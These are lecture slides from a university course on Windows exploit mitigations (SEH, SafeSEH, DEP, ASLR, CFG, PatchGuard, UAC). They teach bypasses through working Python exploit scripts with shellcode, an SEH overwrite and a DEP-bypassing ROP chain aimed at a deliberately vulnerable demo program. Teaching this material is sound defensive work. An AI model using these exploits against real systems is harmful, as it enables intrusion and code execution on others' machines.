Exploiting Software Vulnerabilities

Software Defenses

Exploitation Mitigation Techniques in the Windows OS

Universidad Zaragoza
1542

Dept. of Computer Science and Systems Engineering
University of Zaragoza, Spain

Course 2022/2023

Master's Degree in Informatics Engineering

University of Zaragoza


Seminar A.22, Ada Byron building

Outline

1. Structured Exception Handlers
2. Data Execution Prevention
3. Address Space Layout Randomization (ASLR)
4. Control Flow Guard
5. Patch Guard
6. Windows UAC
7. AppLocker
8. The Microsoft EMET tool
9. Hardware-Enforced Stack Protection
10. Trusted Platform Module

Exploitation Mitigation Techniques in the Windows OS

A little recap...



1. **Insert your shellcode on the stack**
   - Shellcode: originally, the minimal code to launch a shell (i.e., `exec("/bin/sh")`). Today, any code injected regardless of its purpose
2. **Manipulate `@rtn address` to return to your shellcode**
   - Look for assembly instructions that allow redirection of execution to `%esp`
   - When the vulnerable function ends, the shellcode runs!

Exploitation Mitigation Techniques in the Windows OS


A little recap...

```
 #include <stdio.h>
 #include <windows.h>

void readCredentials()
{
        /* Create an array for storing some dummy data */
        char username[16];
        printf ("Enter your username for login, and then press <Enter>: ");
        scanf ("%s", username);

        printf("Hi %s, welcome back! Well coding!\n", username);

        return;
}

int main(void)
{
        printf("$: Welcome aboard!\n");
        readCredentials();
        printf("$: C U soon!\n");

}
```

```
_readCredentials:
        push    ebp
        mov     ebp, esp
        sub     esp, 40
        mov     DWORD PTR [esp], OFFSET FLAT:LC0
        call    _printf
        lea     eax, [ebp-24]
        mov     DWORD PTR [esp+4], eax
        mov     DWORD PTR [esp], OFFSET FLAT:LC1
        call    _scanf
        lea     eax, [ebp-24]
        mov     DWORD PTR [esp+4], eax
        mov     DWORD PTR [esp], OFFSET FLAT:LC2
        call    _printf
        leave
        ret
```

Exploitation Mitigation Techniques in the Windows OS


A little recap...




	...	−
%esp→		
	...	
	username[0 . . . 3]	-24
	username[4 . . . 7]	-20
	username[8 . . . 11]	-16
	username[12 . . . 15]	-12
		-8
		-4
%ebp→	%ebp	
	@rtn address	
	...	+

Exploitation Mitigation Techniques in the Windows OS

A little recap...







```
C:\Documents and Settings\Usuario\Escritorio>findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
```


Exploitation Mitigation Techniques in the Windows OS

A little recap...





```
C:\Documents and Settings\Usuario\Escritorio>findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
```




```
# -*- coding: utf-8 -*-
bufLen = 28

buf='A'*bufLen

retn = "\xF0\x69\x83\x7C"                   #kernel32.dll -- call esp
shellcode = "\x31\xC9"                      #xor ecx, ecx
shellcode += "\x51"                         #push ecx
shellcode += "\x68\x2E\x65\x78\x65"         #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63"         #push 636C6163
shellcode += "\x8B\xCC"                     #mov ecx, esp
shellcode += "\x6A\x05"                     #push SW_SHOW
shellcode += "\x51"                         #push ecx
shellcode += "\xE8\x86\x24\x63\x7C"         #call WinExec
shellcode += "\xEB\xFE"                     #jmp $EIP

print buf+retn+shellcode
```

See `WinExec()` in MSDN (link here)


Exploitation Mitigation Techniques in the Windows OS

A little recap...




	...	–
%esp→		
	...	
	username[0 . . . 3]	-24
	username[4 . . . 7]	-20
	username[8 . . . 11]	-16
	username[12 . . . 15]	-12
		-8
		-4
%ebp→	%ebp	
	@rtn address	
	...	+


See `WinExec()` in MSDN (link here)



```
C:\Documents and Settings\Usuario\Escritorio>findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
```



```python
# -*- coding: utf-8 -*-
bufLen = 28

buf='A'*bufLen

retn = "\xF0\x69\x83\x7C"                    #kernel32.dll -- call esp
shellcode = "\x31\xC9"                       #xor ecx, ecx
shellcode += "\x51"                          #push ecx
shellcode += "\x68\x2E\x65\x78\x65"          #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63"          #push 636C6163
shellcode += "\x8B\xCC"                      #mov ecx, esp
shellcode += "\x6A\x05"                      #push SW_SHOW
shellcode += "\x51"                          #push ecx
shellcode += "\xE8\x86\x24\x63\x7C"          #call WinExec
shellcode += "\xEB\xFE"                      #jmp $EIP

print buf+retn+shellcode
```



```
Z:\>python shellcode.py > shellcode

Z:\>more shellcode
AAAAAAAAAAAAAAAAAAAAAAAAAAAA-iâ¦1╓Qh.exehcalcï╠j♣QÞå$c¦Ù■

Z:\>bof.exe < shellcode
$: Welcome aboard!
Enter your username for login, and then press <Enter>: Hi AAAAAAAAAAAAAAAAAAAAAA
AAAAAA-iâ¦1╓Qh.exehcalcï╠j♣QÞå$c¦Ù■, welcome back! Well coding!
```

Exploitation Mitigation Techniques in the Windows OS

A little recap...

```
readName:
        push    ebp
        mov     ebp, esp
        sub     esp, 264
        sub     esp, 12
        push    OFFSET FLAT:.LC0
        call    printf
        add     esp, 16
        sub     esp, 8
        lea     eax, [ebp-264]
        push    eax
        push    OFFSET FLAT:.LC1
        call    __isoc99_scanf
        add     esp, 16
        leave
        ret
```

(stack cookies disabled)

```
readName:
        push    ebp
        mov     ebp, esp
        sub     esp, 280
        mov     eax, DWORD PTR gs:20
        mov     DWORD PTR [ebp-12], eax
        xor     eax, eax
        sub     esp, 12
        push    OFFSET FLAT:.LC0
        call    printf
        add     esp, 16
        sub     esp, 8
        lea     eax, [ebp-268]
        push    eax
        push    OFFSET FLAT:.LC1
        call    __isoc99_scanf
        add     esp, 16
        mov     eax, DWORD PTR [ebp-12]
        xor     eax, DWORD PTR gs:20
        je      .L2
        call    __stack_chk_fail
.L2:
        leave
        ret
```

(stack cookies enabled)

Outline

1 Structured Exception Handlers

2 Data Execution Prevention

3 Address Space Layout Randomization (ASLR)

4 Control Flow Guard

5 Patch Guard

6 Windows UAC

7 AppLocker


8 The Microsoft EMET tool

9 Hardware-Enforced Stack Protection

Exploitation Mitigation Techniques in the Windows OS

Structured Exception Handlers

- **Exception handler** (try/catch block)
- Also called **frame-based SEH**
  - Because they are stored on the stack!




SEH record

- **Record of 8 bytes**:
  - Pointer to next SEH
  - Pointer to current SEH

Exploitation Mitigation Techniques in the Windows OS


SEH-based exploit



- **Sequence `pop; pop; retn` indicates Windows to *run the following SEH***
  - The attacker finds an instruction set consisting of `pop; pop; retn` and appropriately sets the pointer to the current SEH to that set
  - At the pointer to next SEH, they just need to set a jump to the shellcode!

Exploitation Mitigation Techniques in the Windows OS

SEH-based exploit



```
C:\Documents and Settings\Usuario\Escritorio\demos>gcc bof.c -o bof.exe -lgdi32
-fstack-protector

C:\Documents and Settings\Usuario\Escritorio\demos>bof.exe < shellcode
$: Welcome aboard!
Enter your username for login, and then press <Enter>: Hi AAAAAAAAAAAAAAAAAAAAAA
AAAAAA-iâ¦1╔Qh.exehcalcï║╠j♣QÞû$b¦ù■, welcome back! Well coding!
*** stack smashing detected ***:  terminated
```

bof.exe

bof.exe ha detectado un problema y debe cerrarse.

Si está en pleno proceso, puede perderse la información con la que esté trabajando.


Informe a Microsoft de este problema.

Se ha creado un informe de errores que puede enviarnos. Lo consideraremos como confidencial y anónimo.

Para ver los datos que contiene este informe de errores, haga clic aquí.

Exploitation Mitigation Techniques in the Windows OS


SEH-based exploit



```
# -*- coding: utf-8 -*-
retn = "\xF7\x1F\xAC\x68"                  #lisbspp-0.dll -- pop pop retn
shellcode = "\x31\xC9"                     #xor ecx, ecx
shellcode += "\x51"                        #push ecx
shellcode += "\x68\x2E\x65\x78\x65"        #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63"        #push 636C6163
shellcode += "\x8B\xCC"                    #mov ecx, esp
shellcode += "\x6A\x05"                    #push SW_SHOW
shellcode += "\x51"                        #push ecx
shellcode += "\xE8\xD1\x23\x62\x7C"        #call WinExec
shellcode += "\xEB\xFE"                    #jmp $EIP
shellcode += "\x90\x90"                    #nop nop

bufLen = 260 - len(shellcode)

buf='A'*bufLen

jmpBack = "\x90\xEB\xE2\x90"

print buf+shellcode+jmpBack+retn+buf
```

Exploitation Mitigation Techniques in the Windows OS

SEH-based exploit




```
C:\Documents and Settings\Usuario\Escritorio\demos>python shellcode_seh.py > she
llcode2

C:\Documents and Settings\Usuario\Escritorio\demos>bof.exe < shellcode2
$: Welcome aboard!
Enter your username for login, and then press <Enter>:
```

Exploitation Mitigation Techniques in the Windows OS

SafeSEH

- **Build flag** (`/safeSEH`)
- **Compatible with any executable module** – only for x86 targets
- Workflow:
  - At the time of the exception, Windows determines to which module the handler address belongs
  - If the module was compiled with `safeSEH`, checks if the handler address is contained in the module's safe exception handler table
  - Control flow is not transferred if it is not present in the table
  - If the module was not compiled with `safeSEH`, the exploit will work without problems...



Exploitation Mitigation Techniques in the Windows OS

SafeSEH – How to exploit it

- **Change your exploit to a non-SEH-based exploit** ☺
- Look for **modules without** `safeSEH`
- **Minimal conditions necessary for exploitation** when the app is non-safeSEH enabled (its base address contains null bytes!):
  - Shellcode must be **BEFORE** the SEH record overwritten
  - Jump to it with a reverse jump
  - Raise an exception somehow

How does SafeSEH works? (before MS12-001 Security Bulletin)

- **API** `KiUserExceptionDispatcher` (ntdll)
  - **Stack pointer?** (FS:[4], FS:[8])
  - Is a module near you or your own application? If so, **check if the SEH handlers are registered** (using the Load Configuration Directory, LCD)
  - **If modules do not have LCD, run the handler**
  - **Doesn't match any loaded modules? Then, run it**


Further reading: D. Litchield, *Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server*

Exploitation Mitigation Techniques in the Windows OS

SafeSEH – Bypassing SafeSEH in Windows


Already done! ☺

- **In Windows XP, enabled in system modules**



/SafeSEH Module Scanner

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x7c910000	0x7c9c5000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON	0x77be0000	0x77c38000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON	0x7c800000	0x7c903000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\kernel32.dll
/SafeSEH OFF	0x400000	0x41c000		C:\Documents and Settings\Usuario\Escritorio\demos\bof.exe



/SafeSEH Module Scanner

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x7c910000	0x7c9c5000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON	0x7c800000	0x7c903000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x77be0000	0x77c38000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH OFF	0x68ac0000	0x68ad1000		C:\MinGW\bin\libssp-0.dll
/SafeSEH OFF	0x6e940000	0x6e962000		C:\MinGW\bin\libgcc_s_dw2-1.dll
/SafeSEH OFF	0x400000	0x41c000		C:\Documents and Settings\Usuario\Escritorio\demos\bof_canary.exe

Exploitation Mitigation Techniques in the Windows OS

SEHOP

- **Introduced in Vista SP1, Win7, Win 2008** (check this link)
- Verifies that the thread's list of exception handlers is intact before allowing any of the registered handlers to be called
- **Native OS defense**
  - Runtime defense
  - Disabled by default in Windows 7 and in Windows Vista, but enabled in Windows Server 2008
- Last SEH chain handler: `FinalExceptionHandler` (ntdll)
- `RtlIsValidHandler` (ntdll) checks if the handler is valid
  - Check A. Sotirov, "Bypassing Browser Memory Protections", `http://taossa.com/archive/bh08sotirovdowd.pdf`
- Bypassing method proposed in `http://www.sysdream.com/sites/default/files/sehop_en.pdf`
  - Warning, **there is not yet a publicly known and working exploit yet** (AFAIK)
- Some programs may not work when enabled

Further reading: Microsoft docs

Exploitation Mitigation Techniques in the Windows OS

SEHOP

SafeSEH vs. SEHOP

- **Very similar**: both help mitigate attempts to overwrite exception handlers
- **SEHOP is more complete** (applies to non-safeSEH modules)
- SafeSEH only works on Windows versions earlier than Windows Vista SP1, while SEHOP works on Windows Vista SP1 and later
- **The more protections, the better**: **use both in your programs!**

Outline

1 Structured Exception Handlers

2 Data Execution Prevention

3 Address Space Layout Randomization (ASLR)

4 Control Flow Guard

5 Patch Guard

6 Windows UAC

7 AppLocker

8 The Microsoft EMET tool

9 Hardware-Enforced Stack Protection

Exploitation Mitigation Techniques in the Windows OS

Data Execution Prevention

- Introduced in Windows XP SP2, 2003 Server SP1
- **Does not protect against other attacks**
- **Compatible with other defenses**
- Comes in two ways:
  - **Hardware** (discussed in previous lectures)
  - **Software** (as in `SafeSEH`, build flag)
- Execution of a protected memory region: **ACCESS_VIOLATION exception (error code `0xC0000005`)**

- **Different configurations**
  - `OptIn`: only kernel/system modules are protected
  - `OptOut`: all protected, except specific applications
  - `AlwaysOn`: all, without exception (cannot be disabled by the app in execution)
  - `AlwaysOff`: no enable; cannot be enabled by the app in execution
- **System boot variable** (file `boot.ini`)
  - Option `/noexecute = policy`

Exploitation Mitigation Techniques in the Windows OS


Data Execution Prevention

Different ways to bypass DEP in Window


- `ret2libc` (or variants)
  - Jump to existing code. Use that code for your own purposes
- `ZwProtectVirtualMemory`
  - Unprotect memory pages
- `NtSetInformationProcess`
  - Allows a process to change its DEP policy
- `SetProcessDEPPolicy`

Exploitation Mitigation Techniques in the Windows OS

Data Execution Prevention – in Windows 7



```
bufLen = 28

buf = 'A'*bufLen

ropchain =  "\x8B\x23\x99\x75"      #kernel32.dll -- pop edi; retn;
ropchain += "\x2F\x92\x96\x75"
ropchain += "\x2E\x92\x96\x75"      #kernel32.dll -- pop esi; retn;
ropchain += "\x2F\x92\x96\x75"
ropchain += "\x86\xE3\x96\x75"      #kernel32.dll -- pop ebx; retn;
ropchain += "\xFF\xFF\xFF\xFF"
ropchain += "\xE9\x96\x9B\x75"      #kernel32.dll -- inc ebx; jl 0x759B96EF (0x7c03); retn;
ropchain += "\x35\xC1\x97\x75"      #kernel32.dll -- pop ebp; retn;
ropchain += "\xF0\x63\x95\x75"      # @SetProcessDEPPolicy
ropchain += "\xE0\xE1\x94\x75"      #kernel32.dll -- pushad; retn

shellcode = "\x31\xC9"              #xor ecx, ecx
shellcode += "\x51"                 #push ecx
shellcode += "\x68\x2E\x65\x78\x65" #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63" #push 636C6163
shellcode += "\x8B\xCC"             #mov ecx, esp
shellcode += "\x6A\x05"             #push SW_SHOW
shellcode += "\x51"                 #push ecx
shellcode += "\xBA\x2E\xF2\x9A\x75" #mov edx, kernel32.WinExec
shellcode += "\xFF\xD2"             #call edx
shellcode += "\xEB\xFE"             #jmp $EIP


print buf + ropchain  + shellcode
```



...
retn
retn
@SetProcessDEPPolicy
esp
0x00000000
junk value
junk value
junk value
...

Recall pushad **order**: eax, ecx, edx, ebx, original esp, ebp, esi, and edi

Outline

1 Structured Exception Handlers

2 Data Execution Prevention

3 Address Space Layout Randomization (ASLR)

4 Control Flow Guard

5 Patch Guard

6 Windows UAC

7 AppLocker

8 The Microsoft EMET tool

9 Hardware-Enforced Stack Protection

Exploitation Mitigation Techniques in the Windows OS

Address Space Layout Randomization (ASLR)

- **ASLR randomizes the base address of exe/dll/stack/heap**
  - **Introduced in Windows Vista**
  - **Not on every running app (like Linux), but on every reboot**
  - Enabled by default (**except** for Internet Explorer 7)
  - **Build flag:** `/DYNAMICBASE` (VS 2005 SP1)
- **Specific value in PE header,** `DllCharacteristics = 0x40`
- **Registry key**: `HKLM\CurrentControlSet\Control\Session Manager\Memory Management`
  - `MoveImages`: 0 (never), -1 (always), other (value of `DllCharacteristics`)

Bypassing ASLR

- **Low entropy on 32-bit systems**: only the high nibble is randomized, we can control the `eip` in some circumstances
- Look for **modules with ASLR disabled** (as before with `SafeSEH`)

Outline

1 Structured Exception Handlers

2 Data Execution Prevention

3 Address Space Layout Randomization (ASLR)

4 **Control Flow Guard**

5 Patch Guard

6 Windows UAC

7 AppLocker

8 The Microsoft EMET tool

9 Hardware-Enforced Stack Protection

Universidad Zaragoza


Exploitation Mitigation Techniques in the Windows OS

Control Flow Guard

- **Prevents exploitation of memory corruption vulnerabilities** (in particular, avoids arbitrary code execution)
- **Build-level defense**:
  - Available in Visual Studio 2015
  - "CFG-compatible" programs
  - See `https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard` for detailed instructions on how to enable it (`/guard:cf` build and linker flags)
  - A 16-byte length list is added per module, containing valid destinations
- **Kernel-level defense**:
  - Knows valid indirect branching destinations
  - Implements the logic necessary to check if an indirect branching destination is valid
- Enforces **integrity on indirect calls** (forward-edge CFI)

Exploitation Mitigation Techniques in the Windows OS

Control Flow Guard



```
VOID Foo(CALLBACK_ROUTINE *Cb) {
    if (IsValidTarget(Cb) == FALSE) {
        TerminateProcess();
    }
    Cb();
}
```

```
Foo(ValidCallback);
```

IsValidTarget(ValidCallback) returns TRUE

ValidCallback is called
Process continues executing

```
Foo(0x41414141);
```

IsValidTarget(0x41414141) returns FALSE

0x41414141 is NOT called
Process is terminated

Credits: `https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard`

Exploitation Mitigation Techniques in the Windows OS

Control Flow Guard

How does it work?

- **Program execution stops immediately when CFG verification fails**
- Each indirect `call`/`jmp` is preceded by a `_guard_check_icall` call to check the validity of the target

Further reading: https://lucasg.github.io/2017/02/05/Control-Flow-Guard/

Outline

1 Structured Exception Handlers

2 Data Execution Prevention

3 Address Space Layout Randomization (ASLR)

4 Control Flow Guard

5 **Patch Guard**

6 Windows UAC

7 AppLocker

8 The Microsoft EMET tool

9 Hardware-Enforced Stack Protection

Exploitation Mitigation Techniques in the Windows OS

Patch Guard

- Also known as *Kernel Patch Protection* (KPP)
- **Introduced in 64-bit editions of Windows**
- **Prevents kernel patching**
- Received a lot of criticism from the infosec community
  - It is argued that KPP is unsound: it cannot completely prevent kernel patching
  - Good summary of weaknesses and limitations in `https://en.wikipedia.org/wiki/Kernel_Patch_Protection`
- Several methods have been published to bypass it:
  - "Bypassing PatchGuard on Windows x64" (`http://www.uninformed.org/?v=3&a=3`)
  - "Subverting PatchGuard Version 2" (`http://uninformed.org/index.cgi?v=6&a=1`)
  - "A Brief Analysis of PatchGuard Version 3" (`http://uninformed.org/index.cgi?v=8&a=5`)

Outline

1. Structured Exception Handlers

2. Data Execution Prevention

3. Address Space Layout Randomization (ASLR)

4. Control Flow Guard

5. Patch Guard

6. **Windows UAC**

7. AppLocker

8. The Microsoft EMET tool


9. Hardware-Enforced Stack Protection

Universidad Zaragoza

Exploitation Mitigation Techniques in the Windows OS

Windows User Access Control (UAC)

- **Introduced in Windows Vista**
- **Helps prevent unauthorized changes to the OS**
  - **Verified vs. unknown software publisher**
- Every program that activates a UAC window has a shield symbol (in the bottom-right corner of its program icon)




User Account Control

This app has been blocked for your protection.

An administrator has blocked you from running this app. For more information, contact the administrator.

kk.exe

Publisher: Unknown
File origin: Hard drive on this computer
Program location: "C:\Users\IEUser\Desktop\kk.exe"




User Account Control

